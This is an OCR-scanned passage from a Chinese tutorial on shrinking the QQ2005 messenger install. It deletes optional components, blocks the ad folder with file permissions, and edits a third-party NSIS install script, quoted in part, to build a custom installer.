用户自定义面板功能：ContentTab.dll，Content_Config，help_01.gif~help_13.gif，104KB。

小提示： 你可以根据自己的实际需要和第一部分中列出的各个文件及文件夹的含义来有选择地删除各个面板。

3.告别QQ皮肤（1.34MB）

QQ皮肤可以美化QQ，但同时也非常占用系统资源。如果你是小硬盘用户或者你不喜欢QQ皮肤，不妨只使用QQ的标准界面，将其它皮肤文件删除，以达到减肥和减少系统占用的目的。

首先在QQ主面板中点击“菜单→更换皮肤→标准界面”，将




图 3

QQ 的皮肤设置为“标准界面”，如图 3 所示，然后删除“NewSkins”文件夹和“NewSkin.dll ”，这样将节约不少被 QQ 占用的系统资源。

4．封杀 QQ 广告（至少 104KB）

如果你用的是 Windows XP 操作系统，可以利用磁盘读写权限彻底封杀 QQ 广告。打开资源管理器，进入到 QQ 安装目录的“AD”文件夹，按下“Ctrl+A”全选所有文件，再按下“Shift+Delete”彻底删除所有广告。然后点击鼠标右键，选择右键菜单中的“属性”命令。在弹出的属性窗口中，点击“安全”标签，如图 4 所示，在“组或用户名称”中依次选择每一个用户并点击下面的“删除”按钮，将所有用户删除。或者，将所有用户的权限都设置成“拒绝”，并且单击“高级”按钮，清除勾选




图 4

“从父项继承那些可以应用到子对象的权限项目，包括那些在此明确定义的项目”，随后会出现“安全”对话框，选择“删除”按钮便可，最后确定退出。这样，QQ 程序就无法将下载的广告存放到我们的硬盘，而彻底消失了。最后删除“QQexternal.exe”即可。

> **小提示：** 除了上述方法外，你还可以使用“珊瑚虫”等外挂程序来避免腾讯无聊的广告骚扰。

5．抛弃 QQ 场景

QQ 聊天场景是一个很新颖有趣的东东，但同时也很消耗系统资源，如果你不需要聊天场景，可以按下述方法将其清除。删除“QQ/IMScene/Scene”文件夹下的所有场景文件即可，注意在设置 QQ 场景时要取消“接受场景邀请”的选中标识，这样将不接受别人发送的场景。

6．删除 QQ 铃声　（112KB）

在 QQ 文件夹中删除“[QRingFiles]”文件夹下的所有声音文件，同时再删除整个[Sound]文件夹，这样也达到了给 QQ 减肥的目的。

7．关闭 QQ 聊天室（3.84MB）

一般情况下，我们只是和 QQ 好友聊天儿，很少进入聊天室，不如将聊天室关闭，以减少其对磁盘空间的占用。将“ChatRoom.exe”文件以及“[Chat],[ChatRoomDll],[chatskin]”文件夹删除即可。

8．抛弃 QQ 通信录（1.67MB）

将文件“QQAddr.dll”和“ [QQAddrDat]、[QQAddrPlugin]”文件夹删除，可以节约一部分空间。

9．清空 QQ 邮箱（3.82MB）

QQ 邮箱容量小，速度慢，远远不及新浪、Google 提供的 GB 级邮箱，因此，完全有理由抛弃 QQ 邮箱。将文件“rm.swf、sm.swf、AddrImportCSV.dll、AddrImportOutlook.dll、AddrImportVcf.dll、MailDll.dll、MailRes.dll、QQMail.exe、 QQMailCore.dll、QQMailHelper.dll、v2mail.dll、 V2MailActiveX.ocx”和“[mailImage]、[pimskins]”文件夹删除，可以清空 QQ 邮箱所占用的空间。

10．辞退商务伴侣（2.45MB）

将文件“BDLiveUpdate.exe、BMate.exe、SBuddyApplication.dll、 SBuddyBase.dll、 SBuddyCall.exe、SBuddyFriend.dll”和文件夹“[QQBuddy]”删除即可删除掉互动空间和商务伴侣。

11．送出 QQ 宠物（588KB）

除了小 MM 外，想必很少会有人饲养 QQ 宠物，特别是大老爷们儿，养一个宠物总让人觉得不伦不类。不如将其清空吧！将“QQPet.dll、QQPetDazzle.exe、QQPetProxy.exe”删除即可。

12．关闭错误报告和自动更新（624KB）

将错误报告文件“BugReport.EXE”和自动更新文件“QQLiveUpdate.EXE、QQUpdate.TXT”删除即可。

13．让魔法失效（484KB）

将魔法书文件“MagicBook.exe”和魔法表情文件“MagicFlash.exe”及其相关文件“MagicShow.dll、MagicShowCtrl.dll”删除即可。

好了，我们的减肥工作暂时告一段落了，让我们来看看减肥的成果，如图 5 所示。只有“28.2MB”，比原来的 87.2MB，足足瘦了 59MB，成果还是蛮显著的。有此想法的朋友们还不快试试，让你 QQ 在这盛夏季节里轻装前进……




图 5

三、QQ 定制也能象小孩子搭积木

上述的通过自己动手手动删除 QQ 各个组件的方法虽然可行，但是存在的风险比较大，如果误删除某一个文件就有可能使 QQ 不能动弹，从而彻底瘫痪，使减肥工作前功尽弃。下面再给大家介绍一种 DIY 的方法，保证傻瓜也可以给 QQ 减肥。

这要感谢网络上的无名高手，他们已经根据我们前面所述的原理将 QQ 组件一一分离出来了，在这里我代表许许多多的 QQ 用户向他们说一声：谢谢！他们就是狂人之家——http://jobcrazy.126.com/。

1．前期准备

第一步：首先下载由狂人之家制作的 QQ2005Beta1 组件包，下载地址 http://www.gochina.cn/download/QQ2005.rar。

第二步：把下载回来的 QQ2005Beta1 组件包解压缩到 C 盘根目录，注意这里一定要解压到 C 盘根目录，否则无法进行后续工作。

第三步：下载 Nsis 安装包制作工具，下载地址




图 6

http://nj.onlinedown.net/soft/8730.htm。Nsis 是一个仅有 1.63MB，高效率的 win32 安装系统。可通过样本修改或根据自己要求编写 NSI 脚本文件来定制自己的安装系统，可实现许可协议的显示、安装类型的选择、写入注册表、写入 INI 文件、连接程序外壳、语句跳转、提示信息显示、创建卸载程序、安装和卸载程序图标的定制、创建快捷方式等其他安装程序应有的功能，是一款操作简单、功能强大的高效率安装软件精品。

第四步：下载完毕，按通常方法安装 Nsis，方法是一路“Next”，在这里不再赘述。

2．开始搭积木

第一步：打开资源管理器，定位到 **C:\腾讯QQ\安装脚本** 目录，双击其中的“QQ2005.nsi”，用记事本程序将其打开。该文件是一个安装脚本文件，QQ 所有组件安装与否完全由其控制，这也是我们能够 DIY QQ 的原因所在。

第二步：让我们先来分析一下该文件，如图 6 所示。

!define PRODUCT_NAME "QQ2005"----QQ主程序的文件名，其中的“QQ2005”你可以更改为你喜欢的名子；

!define PRODUCT_VERSION "β1"----QQ 的版本信息，其中的“β1”你可以更改为你喜欢的信息。

!define PRODUCT_PUBLISHER "工作狂人之家"---- 版权信息，其中的“工作狂人之家”你可以更改为你喜欢的信息。

!define PRODUCT_WEB_SITE "http://jobcrazy.126.com"---- 产品站点，如果你有个人网站，不妨将“http://jobcrazy.126.com”更改为你的主页地址，让下面你定制的 QQ 也能够 SHOW 一把。

InstType "完全安装"

InstType "推荐安装"

InstType "精简安装"


BrandingText "此 QQ 安装包组件由工作狂人之家提供"---- 安装方式选择框中出现的安装选择方式和提示信息，你可以更改为你喜欢的信息。

注：如果你是一个懒人，上面这些信息你可不必改动，关键是下面的。

下面请大家看这一段内容：

```
Section "文件传输" SECFT
SectionIn 1 2
  SetOutPath "$INSTDIR"
  File "c:\腾讯QQ\可选组件\文件传输\QQFileTransfer.dll"
; Shortcuts
SectionEnd
```

从中我们可以发现，QQ 的每一个组件或者是功能模块，都是以“Section "XXXX" SEC**”开头，以“SectionEnd ”结尾的一段内容，如图 7 所示。其中“XXXX”是组件或功能模块的名称，“**”是组件或功能模快的编号。



```
Section "文件传输" SECFT
SectionIn 1 2
  SetOutPath "$INSTDIR"
  File "c:\腾讯QQ\可选组件\文件传输\QQFileTransfer.dll"
; Shortcuts
SectionEnd

Section "手机短信" SECPhone
SectionIn 1 2
  SetOutPath "$INSTDIR"
  File "c:\腾讯QQ\可选组件\手机短信\QQMMSender.dll"
; Shortcuts
SectionEnd

Section "精简皮肤" SEC21
SectionIn 1 2
  SetOutPath "$INSTDIR\NewSkins\QQ2005"
  File "c:\腾讯QQ\可选组件\精简皮肤\NewSkins\QQ2005
\BackgroundT.bmp"
  File "c:\腾讯QQ\可选组件\精简皮肤\NewSkins\QQ2005
\ChatRoomButton.ico"
  File "c:\腾讯QQ\可选组件\精简皮肤\NewSkins\QQ2005
\CloseButton_Down.bmp"
  File "c:\腾讯QQ\可选组件\精简皮肤\NewSkins\QQ2005
\CloseButton_Hover.bmp"
  File "c:\腾讯QQ\可选组件\精简皮肤\NewSkins\QQ2005
\CloseButton_Normal.bmp"
  File "c:\腾讯QQ\可选组件\精简皮肤\NewSkins\QQ2005
```


图 7

好了，明白了原理，要定制 QQ 的安装就简单了。我们只需删除某一个以“Section "XXXX" SEC**”开头，以“Section End ”结尾的一段内容，再删除“Section descriptions”字段中的描述信息，就可以让制作出的 QQ 安装包不包含某一个组件。

以删除手机短信为例加以说明。首先找到：

```
"Section "手机短信" SECPhone
SectionIn 1 2
  SetOutPath "$INSTDIR"
  File "c:\腾讯QQ\可选组件\手机短信\QQMMSender.dll"
; Shortcuts
SectionEnd"
```

选中后将其删除，如图 8 所示，接着，找到“Section descriptions”字段中的描述信息，“!insertmacro MUI_DESCRIPTION_TEXT ${SECPhone} "QQ 与手机之间互相发送短信的功能"”，如图 9 所示，将其删除。



```
  CreateShortCut "$SMPROGRAMS\$ICONS_GROUP\腾讯QQ.lnk"
"$INSTDIR\QQ.exe"
  CreateShortCut "$DESKTOP\腾讯QQ.lnk" "$INSTDIR\QQ.exe"
  CreateShortCut "$DESKTOP\9狂人之家.lnk"
"http://jobcrazy.126.com"

